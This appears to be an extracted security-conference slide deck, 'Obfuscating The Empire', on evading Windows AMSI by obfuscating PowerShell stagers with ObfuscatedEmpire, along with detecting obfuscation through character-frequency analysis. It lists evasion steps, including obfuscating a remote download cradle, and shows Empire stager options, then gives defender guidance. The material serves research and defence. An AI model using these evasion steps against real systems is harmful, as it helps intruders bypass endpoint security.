
Steps for effective AMSI evasion via obfuscation:

- Obtain code execution / interactive PowerShell session
- Obfuscate the desired PowerShell script
- Obfuscate a remote download cradle or one-liner
- Execute download cradle / one-liner and desired script

ObfuscatedEmpire

`$ObfuscatedEmpire = Invoke-Obfuscation(Empire)`

- Implemented w/ PowerShell for Linux
- Global obfuscate switch
- Stager obfuscate switch
- Preobfuscate command
- Optional control of Invoke-Obfuscation style obfuscation commands



```
=====
[Empire] Post-Exploitation Framework
=====
```

```
[Version] 2.0.0-beta | [Web] https://theempire.io
=====
```

EMPIRE

264 modules currently loaded

0 listeners currently active

0 agents currently active

(Empire) > █

█

```
root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
Options:

Name      Required  Value      Description
-----
ProxyCreds False     default    Proxy credentials
              ([domain\username:password) to use for
              request (default, none, or other).

Language   True      powershell Language of the stager to generate.
Base64      True      True        Switch. Base64 encode the output.
OutFile     False     OutFile     File to output launcher to, otherwise
              displayed on the screen.

Obfuscate   False     False       Switch. Obfuscate the launcher
              powershell code, uses the
              ObfuscateCommand for obfuscation types.
              For powershell only.

ObfuscateCommand False     Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
              Only used if Obfuscate switch is True.
              For powershell only.

SafeChecks  True      True        Switch. Checks for LittleSnitch or a
              SandBox, exit the staging process if
              true. Defaults to True.

StagerRetries False     0           Times for the stager to retry
              connecting.

Listener    True      http        Listener to generate stager for.
Proxy        False     default     Proxy to use for request (default, none,
              or other).

UserAgent   False     default     User-agent string to use for the staging
              request (default, none, or other).

(Empire: stager/multi/launcher) > 
```

```
root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
root@kali:/opt/ObfuscatedEmpire# 
```

What now?

Obfuscation detection through analysis of character frequency

1. Define a “normal” baseline
2. Choose a required similarity
3. For a given script: If similarity requirement is not met, script is obfuscated

Credit – @Lee_Holmes -

<http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/>

Invoke-ObfuscationDetection

Invoke-ObfuscationDetection – Simple wrapper around Lee's Measure-CharacterFrequency, Measure-VectorSimilarity functions.

- Defines “normal” PowerShell baseline
- Default similarity requirement of 0.8, can specify your own
- Given a script, gives a boolean isObfuscated result

```
PS /opt/ObfuscatedEmpire/data/obfuscated_module_source> Get-ChildItem -Recurse -Include *.ps1 | Invoke-ObfuscationDetection | % { $_.Obfusca
ted } | Group-Object
```


Count	Name	Group
79	True	{True, True, True, True...}
3	False	{False, False, False}

```
PS /opt/ObfuscatedEmpire/data/obfuscated_module_source> █
```

```
PS C:\> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell";Id=4104} | % { [PSCustomObject] @{ScriptName=$_ .Properties[3].Value; Script=$_ .Properties[2].Value} } | Invoke-ObfuscationDetection | Select -First 10
```


Name	Obfuscated
eac85d37-4c9b-4b71-8b3b-e09273e4c62f	True
4f0e6990-d75f-4d11-a234-c93b74e9b25e	False
7aac557d-6064-4e0a-9695-fb87bab62c8d	False
5ff5edce-2ad4-4d93-9053-53003e32dee0	True
6c5fa67f-a68b-4fa5-8144-07ed86ec02fe	False
850347cf-d239-430d-a4e1-9894f3712375	False
ac425e1e-3a89-4d80-b146-d2ddd7f943f1	False
c3da561a-a8e6-4955-848b-c358322c11e4	True
1d86ec3d-1f17-43e3-aeab-cf34b3f34dd4	False
037d3b83-853e-4cc8-addf-531be1e121e4	False

How well does it work?



The Problem

- Invoke-Obfuscation Token\All\1 is heavy obfuscation!
- Do we need to obfuscate that much?



Type here to search



11:28 PM
4/23/2017

Applications ▾ Places ▾ Terminal ▾

Sun 23:28



root@kali: /opt/ObfuscatedEmpire

File Edit View Search Terminal Help

[Empire] Post-Exploitation Framework

[Version] 2.0.0-beta | [Web] https://theempire.io

EMPIRE


264 modules currently loaded

1 listeners currently active

1 agents currently active

(Empire) > |

Percentage



Vector Similarity Requirement

Takeaways - Attackers

- PowerShell 2.0
- AMSI Bypasses
- Obfuscate!

Takeaways - Defenders

- Logging: Enable ScriptBlock logging, increase max log size, remove PS 2.0
- Use AV w/ AMSI
- Collect and monitor logs

Credits – Thank you!

- **Empire** - Developed by @harmj0y, @sixdub, @enigma0x3, rvrshell, @killswitch_gui, and @xorrior – <https://github.com/EmpireProject/Empire>
- **AMSI Bypass(es)** – Matt Graeber (@mattifestation), Matt Nelson (@enigma0x3) & Casey Smith (@subTee)
- **Invoke-Obfuscation** – Developed by @danielhbohannon - <https://github.com/danielbohannon/Invoke-Obfuscation>
- **Obfuscation Detection** (Measure-CharacterFrequency, Measure-VectorSimilarity) – Lee Holmes

Obfuscating The Empire

Ryan Cobb